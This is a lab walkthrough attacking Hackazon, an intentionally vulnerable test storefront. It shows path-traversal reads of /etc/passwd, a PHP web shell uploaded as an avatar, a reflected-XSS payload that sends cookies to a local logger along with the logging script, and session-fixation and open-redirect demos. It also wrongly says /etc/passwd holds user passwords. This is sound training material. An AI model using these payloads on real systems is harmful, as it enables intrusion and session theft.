

Table of contents:

What is hackazon → Hackazon is a free, vulnerable test site that is an online storefront built with the same technologies used in today's client applications.

Repo: <https://github.com/rapid7/hackazon>

Exploit strategies used in this demo:

- Local file inclusion
- Command injection
- Persistent XSS
- Reflective XSS
- Session Fixation
- URL redirection

Local File Inclusion

Overview: When the path of the file you want to open is sent to a function which returns the content of the file as a string, or prints it on the current web page.

→ **Locate an injection point**

I found an injection point after login, when i visited My Documents. The URL is showing ::

hackazon.com/account/documents?page=delivery.html

NOTE: The URL is using the **page=** parameter to locate the document, and bring it from the server to our web page.

→ **Test the injection point for code sanitization errors**

By navigating through the server we can locate different files in the linux directory.
[This lab and a successful local file inclusion demo assumes hackazon runs a linux server].

Replace page=delivery.html with ../

page=delivery.html	page=../
--------------------	----------

NOTE: This website is not using data sanitization to protect from file inclusion here because there is displayed command output on the webpage. This means that this is a good injection point.



→ **Exploit the vulnerability by targeting etc files.**

This webpage runs with files located in directories on a linux server. By moving up several directories, the etc folder can be reached, which allows output of vulnerable file contents.

```
../../../../../../etc/passwd
```

See Image below:: [contents of the passwd file are visible on the webpage]




NOTE: /etc/passwd contains passwords of system users in a shadow file

Command Injection

Overview: Command injection is execution of arbitrary commands on the host operating system through a vulnerable web application.

Shell code can be used to to exploit the application, specifically by reading the private documents such as:

```
hackazon.com/account/documents?page=cat /etc/passwd
```



Persistent XSS → Uploading malicious files / using a webshell

Overview: Persistent XSS takes place when the application fails to validate user input, therefore allowing the input to be stored on the target server. Every time a user accesses this stored data, the malicious code is processed by the server and sent back to the browser.


→ Navigate to [Your Account → My profile → edit profile → select avatar image]
Upload php script below in place of what would normally be an image file:

Inside this PHP snippet::

system() is for executing a system command and immediately displaying the output
\$_GET variables contain data from the URL requested by the client.

```
<?php
system($_GET["command"]);
?>
```

Upload PHP file as avatar image, save and exit (NOTE: no filetype validation present)



☐ Remove photo

Select avatar image open_cmd.php

Save Save and Exit


Inspect the src attribute of the tag and open the link in a new tab.

[hackazon.com/user_pictures/bb/open_cmd.php]

(needs command parameter added - otherwise its a blank page).

NOTE: This is because the shell was accessed but no command was passed.

See image below:



In the navigation bar, add the query string: `command=cat /etc/passwd`.
Your URL will look something like:

`hackazon.com/user_pictures/bb/open_cmd.php?command=cat /etc/passwd`


NOTE: This dumps the contents of the server's `/etc/passwd` file to the page.

See Results below::

`hackazon.com/user_pictures/7b/open_cmd.php?command=cat /etc/passwd`

`hackazon.com/user_pictures/7b/open_cmd.php?command=cat /etc/hosts`

`hackazon.com/user_pictures/7b/open_cmd.php?command=cat /etc/crontab`




Reflective XSS → stealing/sending cookies to php webserver

Overview:

In reflected cross site scripting, the user input is echoed to the page from a request. When a user inputs information into forms, it is often sent to servers via GET query parameters. The server uses these query parameters to generate the HTML page it sends back. If a user sends JavaScript instead of expected text, the server will add the malicious script to the page and then execute it when it gets to the client.

A quick example: By injecting the script tag below, an attacker can test for xss vulnerability.

```
<script>alert(document.cookie)</script>
```



Because this javascript injection was successfully reflected - a new attack can be launched to capture cookies and send them to an attack server.

Steps:

- Create a payload that collects cookie data and sends to server
- Run a local php web server
- Create a script that logs the cookie data
- Submit payload in hackazon application search

The below payload can be injected into a hackazon search in order to collect and pass cookie data to an attackers server, specifically a php file called logger.txt which logs the cookie data local to the server.

```
<script> document.location='http://127.0.0.1:8000/logger.php?c='+document.cookie; </script>
```

A local php web server can be started using the following command.

[This will run the server at localhost over port 8000]

```
php -S 127.0.0.1:8000
```

```
will@linux:~$ php -S 127.0.0.1:8000
PHP 5.6.40-14+ubuntu18.04.1+deb.sury.org+1 Development Server started at Wed Dec 11 16:01:40 2019
Listening on http://127.0.0.1:8000
Document root is /home/will
Press Ctrl-C to quit.
[Wed Dec 11 16:01:55 2019] 127.0.0.1:57474 [404]: / - No such file or directory
[Wed Dec 11 16:01:55 2019] 127.0.0.1:57476 [404]: /favicon.ico - No such file or directory
[Wed Dec 11 16:02:00 2019] 127.0.0.1:57472 Invalid request (Unexpected EOF)
```

The below php script, [logger.php] → sets cookies to a variable and saves this data to a local log file

```
<?php
    $cookie = $_GET["c"];
    $file = fopen('cookie.log.txt', 'a');
    fwrite($file, $cookie . "\n\n");
?>
```

NOTE: After uploading / running the script → the local log file will contain the stolen cookie data.

```
will@linux:~$
will@linux:~$ ls
auth.txt  BurpSuiteCommunity  cookie.log.txt  Desktop  Documents  Downloads  getworkstation-linux
will@linux:~$ cat cookie.log.txt
PHPSESSID=kt2suds8ujd7n1ertu2b0deec3
will@linux:~$
```

Session id analysis w/ burp suite & Session Fixation

Overview: Session fixation is similar to session hijacking in that both are an attempt to gain unauthorized access to session ID's. After a user's session ID has been fixed (in this specific case: code injection via the FAQ page form), the attacker will wait for that user to login/visit the page. Once the user does so, the attacker uses the pre-defined session ID value to assume the same online identity as the user.


Steps:

Attacker inject code in form to set up an arbitrary session id on the application


An action is performed by a user to introduce the new session id to this users browser
--

The fixed session ID is now being used and exploited by the attacker
--

NOTE: sessionid before login (See highlighted PHP session ID)



NOTE: sessionid after login (See highlighted PHP session ID)




RESULTS: As seen in the Burp suite images above → The PHP session IDs are the same before and after login. This means that session fixation is possible because a new session is not generated.

Based on previous knowledge of the applications injection points and xss vulnerabilities, a javascript snippet can be submitted in a form(FAQ page form) to set up an arbitrary session id on the application. See below:


Code snippet: (Assuming a valid injection point w/o script tag filtering exists)

```
<script>document.cookie="PHPSESSID=1235;domain=localhost;path=/"</script>
```

Before visiting FAQ page: (where code injection was made) **NOTE:** A PHP session ID is returned by the server.




After visiting FAQ: **NOTE:** The session id has changed to 1235 after visiting the FAQ page where the code injection was made.




URL Redirection:

Without input validation/sanitization, redirects may take place. URL redirection happens when a user visits a link located on a trusted website and untrusted input is accepted which gives an attacker the ability to redirect a user.


Burp Suite can be used to determine the endpoints within Hackazon that generate redirects. The image below shows that the /user/login page uses a 'return_url' parameter for sending users to a specified location when they submit the form. A successful redirect proves that neither the client nor the server ensures the value of the return_url parameter. These attacks can lead to cloned malicious websites used for phishing/credential harvesting.



NOTE: By showing the response in browser the redirect will take effect after login.



/user/login before redirect



Successful URL redirect:

